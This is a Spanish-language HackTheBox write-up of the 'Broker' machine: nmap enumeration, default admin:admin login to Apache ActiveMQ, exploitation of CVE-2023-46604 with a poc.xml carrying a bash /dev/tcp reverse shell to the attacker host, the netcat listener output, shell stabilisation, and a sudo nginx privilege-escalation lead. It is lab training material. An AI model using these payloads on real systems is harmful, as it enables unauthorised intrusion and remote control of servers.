
Broker


RECONOCIMIENTO



```
┌──(root㉿zephyrus)-[/home/dimegio/Dimegio/HackTheBox/Broker]
└─# ping 10.10.11.243
PING 10.10.11.243 (10.10.11.243) 56(84) bytes of data.
64 bytes from 10.10.11.243: icmp_seq=1 ttl=63 time=425 ms
64 bytes from 10.10.11.243: icmp_seq=2 ttl=63 time=35.4 ms
^C
--- 10.10.11.243 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1000ms
rtt min/avg/max/mdev = 35.354/230.127/424.900/194.773 ms

┌──(root㉿zephyrus)-[/home/dimegio/Dimegio/HackTheBox/Broker]
└─# |
```


ENUMERACIÓN

```
nmap -p- --open -sS --min-rate 4000 -vvv -n -Pn 10.10.11.243 -oG allPorts
```




```
┌──(root㉿zephyrus)-[/home/dimegio/Dimegio/HackTheBox/Broker]
└─# nmap -p- --open -sS --min-rate 4000 -vvv -n -Pn 10.10.11.243 -oG allPorts
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-29 19:25 CEST
Initiating SYN Stealth Scan at 19:25
Scanning 10.10.11.243 [65535 ports]
Discovered open port 22/tcp on 10.10.11.243
Discovered open port 80/tcp on 10.10.11.243
Discovered open port 61613/tcp on 10.10.11.243
Discovered open port 61616/tcp on 10.10.11.243
Discovered open port 8161/tcp on 10.10.11.243
Discovered open port 34521/tcp on 10.10.11.243
Discovered open port 61614/tcp on 10.10.11.243
Discovered open port 5672/tcp on 10.10.11.243
Discovered open port 1883/tcp on 10.10.11.243
Completed SYN Stealth Scan at 19:25, 11.08s elapsed (65535 total ports)
Nmap scan report for 10.10.11.243
Host is up, received user-set (0.077s latency).
Scanned at 2024-07-29 19:25:44 CEST for 11s
Not shown: 65526 closed tcp ports (reset)
PORT      STATE SERVICE      REASON
22/tcp    open  ssh          syn-ack ttl 63
80/tcp    open  http         syn-ack ttl 63
1883/tcp  open  mqtt         syn-ack ttl 63
5672/tcp  open  amqp         syn-ack ttl 63
8161/tcp  open  patrol-snmp  syn-ack ttl 63
34521/tcp open  unknown      syn-ack ttl 63
61613/tcp open  unknown      syn-ack ttl 63
61614/tcp open  unknown      syn-ack ttl 63
61616/tcp open  unknown      syn-ack ttl 63

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 11.17 seconds
           Raw packets sent: 65535 (2.884MB) | Rcvd: 65535 (2.621MB)

┌──(root㉿zephyrus)-[/home/dimegio/Dimegio/HackTheBox/Broker]
└─#
```

```
nmap -sC -sV -p22,80,1883,5672,8161,34521,61613,61614,61616 10.10.11.243 -oN
targeted
```



```
┌──(root㉿zephyrus)-[/home/dimegio/Dimegio/HackTheBox/Broker]
└─# nmap -sC -sV -p22,80,1883,5672,8161,34521,61613,61614,61616 10.10.11.243 -oN targeted
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-29 19:27 CEST
Nmap scan report for 10.10.11.243
Host is up (0.11s latency).

PORT      STATE SERVICE    VERSION
22/tcp    open  ssh        OpenSSH 8.9p1 Ubuntu 3ubuntu0.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 3e:ea:45:4b:c5:d1:6d:6f:e2:d4:d1:3b:0a:3d:a9:4f (ECDSA)
|_  256 64:cc:75:de:4a:e6:a5:b4:73:eb:3f:1b:cf:b4:e3:94 (ED25519)
80/tcp    open  http       nginx 1.18.0 (Ubuntu)
| http-auth:
| HTTP/1.1 401 Unauthorized\x0D
|_  basic realm=ActiveMQRealm
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Error 401 Unauthorized
1883/tcp  open  mqtt
|_mqtt-subscribe: Failed to receive control packet from server.
5672/tcp  open  amqp?
| fingerprint-strings:
|   DNSStatusRequestTCP, DNSVersionBindReqTCP, GetRequest, HTTPOptions, RPCCheck, RTSPRequest, SSLSessionReq,
|     AMQP
|     AMQP
|     amqp:decode-error
|_    7Connection from client using unsupported AMQP attempted
|_amqp-info: ERROR: AQMP:handshake expected header (1) frame, but was 65
8161/tcp  open  http       Jetty 9.4.39.v20210325
| http-auth:
| HTTP/1.1 401 Unauthorized\x0D
|_  basic realm=ActiveMQRealm
|_http-title: Error 401 Unauthorized
|_http-server-header: Jetty(9.4.39.v20210325)
34521/tcp open  tcpwrapped
61613/tcp open  stomp      Apache ActiveMQ
| fingerprint-strings:
|   HELP4STOMP:
|     ERROR
|     content-type:text/plain
|     message:Unknown STOMP action: HELP
|     org.apache.activemq.transport.stomp.ProtocolException: Unknown STOMP action: HELP
|     org.apache.activemq.transport.stomp.ProtocolConverter.onStompCommand(ProtocolConverter.java:258)
|     org.apache.activemq.transport.stomp.StompTransportFilter.onCommand(StompTransportFilter.java:85)
|     org.apache.activemq.transport.TransportSupport.doConsume(TransportSupport.java:83)
|     org.apache.activemq.transport.tcp.TcpTransport.doRun(TcpTransport.java:233)
|     org.apache.activemq.transport.tcp.TcpTransport.run(TcpTransport.java:215)
|_    java.lang.Thread.run(Thread.java:750)
61614/tcp open  http       Jetty 9.4.39.v20210325
|_http-server-header: Jetty(9.4.39.v20210325)
|_http-title: Site doesn't have a title.
| http-methods:
|_  Potentially risky methods: TRACE
61616/tcp open  apachemq   ActiveMQ OpenWire transport
| fingerprint-strings:
|   NULL:
|     ActiveMQ
```

Estando en la página web, para poder acceder al contenido de esta, vemos que nos pide usuario y contraseña, si intentamos con `admin:admin`, podremos acceder al sitio web.



¿Guardar la contraseña para http://10.10.11.243?

Nombre de usuario: admin

Contraseña: admin

☐ Mostrar contraseña

Welcome to the Apache ActiveM

What do you want to do next?

- Manage ActiveMQ broker
- See some Web demos (demos not included in default configuration)

Copyright 2005-2020 The Apache Software Foundation.


Como se observa, se trata de un ActiveMQ, en concreto de versión 5.15.15, la cual se indica en el panel: http://10.10.11.243/admin/index.jsp.

EXPLOTACIÓN

Indagando, se puede observar como la versión en concreto es vulnerable al CVE-2023-46604 e existen exploits potenciales: https://github.com/X1r0z/ActiveMQ-RCE. Por otra parte podemos seguir la guía: https://www.prio-n.com/blog/cve-2023-46604-attacking-defending-ActiveMQ que nos indica el ataque de explotación.

```
git clone https://github.com/X1r0z/ActiveMQ-RCE
```

Clonado el repositorio, modificamos el `poc.xml` para que se adecue la reverse shell




```
<?xml version="1.0" encoding="UTF-8" ?>
    <beans xmlns="http://www.springframework.org/schema/beans"
       xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
       xsi:schemaLocation="
     http://www.springframework.org/schema/beans http://www.springframework.org/schema/beans/spring-beans.xsd">
        <bean id="pb" class="java.lang.ProcessBuilder" init-method="start">
            <constructor-arg >
            <list>
                <value>bash</value>
                <value>-c</value>
                <value>bash -i &gt;&amp; /dev/tcp/10.10.16.7/443 0&gt;&amp;1</value>
            </list>
            </constructor-arg>
        </bean>
    </beans>

```

Una vez teniendo el archivo listo, ejecutamos el archivo principal,

> *Tenemos que tener un listener con netcat por el puerto específico indicado para obtener la reverse shell y otro compartiendo el archivo* `poc.xml`

```
go run main.go -i 10.10.11.243 -u http://10.10.16.7:8080/poc.xml
```



```
┌──(dimegio㉿zephyrus)-[~/Dimegio/HackTheBox/Broker/ActiveMQ-RCE]
└─$ go run main.go -i 10.10.11.243 -u http://10.10.16.7:8080/poc.xml
     _        _   _              __  __  ___        ____   ____ _____
    / \   ___| |_(_)_   _____|  \/  |/ _ \      |  _ \ / ___| ____|
   / _ \ / __| __| \ \ / / _ \ |\/| | | | |_____| |_) | |   |  _|
  / ___ \ (__| |_| |\ V /  __/ |  | | |_| |_____|  _ <| |___| |___
 /_/   \_\___|\__|_| \_/ \___|_|  |_|\__\_\     |_| \_\\____|_____|

[*] Target: 10.10.11.243:61616
[*] XML URL: http://10.10.16.7:8080/poc.xml

[*] Sending packet: 000000711f00000000000000000000000010100426f72672e737072696e676672616d65776f726b2e636f6e7465787
61737350617468586d6c4170706c69636174696f6e436f6e7465787401001e687474703a2f2f31302e31302e31362e373a383038302f7
```

```
┌──(dimegio㉿zephyrus)-[~/Dimegio/HackTheBox/Broker/ActiveMQ-RCE]
└─$ python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
10.10.11.243 - - [29/Jul/2024 20:06:39] "GET /poc.xml HTTP/1.1" 200 -
10.10.11.243 - - [29/Jul/2024 20:06:39] "GET /poc.xml HTTP/1.1" 200 -
```

```
┌──(dimegio㉿zephyrus)-[~/Dimegio/HackTheBox/Broker/CVE-2023-46604]
└─$ nc -nlvp 443
listening on [any] 443 ...
connect to [10.10.16.7] from (UNKNOWN) [10.10.11.243] 55512
bash: cannot set terminal process group (885): Inappropriate ioctl for device
bash: no job control in this shell
activemq@broker:/opt/apache-activemq-5.15.15/bin$
```

De esta manera obtenemos ejecución remota de comandos en la máquina víctima.


POST-EXPLOTACIÓN

Primero que todo aplicamos un tratamiento de la consola, para poder tener una consola interactiva estable:

```
$ script /dev/null -c bash
$ Z^
$ stty raw -echo; fg
        reset xterm
$ export TERM=xterm
$ stty rows 56 columns 222
```

Si listamos los permisos sudo, veremos que disponemos de ejecución de sudo al binario nginx


```
sudo -l
```



```
activemq@broker:~$ sudo -l
Matching Defaults entries for activemq on broker:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User activemq may run the following commands on broker:
    (ALL : ALL) NOPASSWD: /usr/sbin/nginx
activemq@broker:~$
```

Mediante el siguiente post, podemos escalar privilegios: https://gist.github.com/DylanGrl/ab497e2f01c7d672a80ab9561a903406.

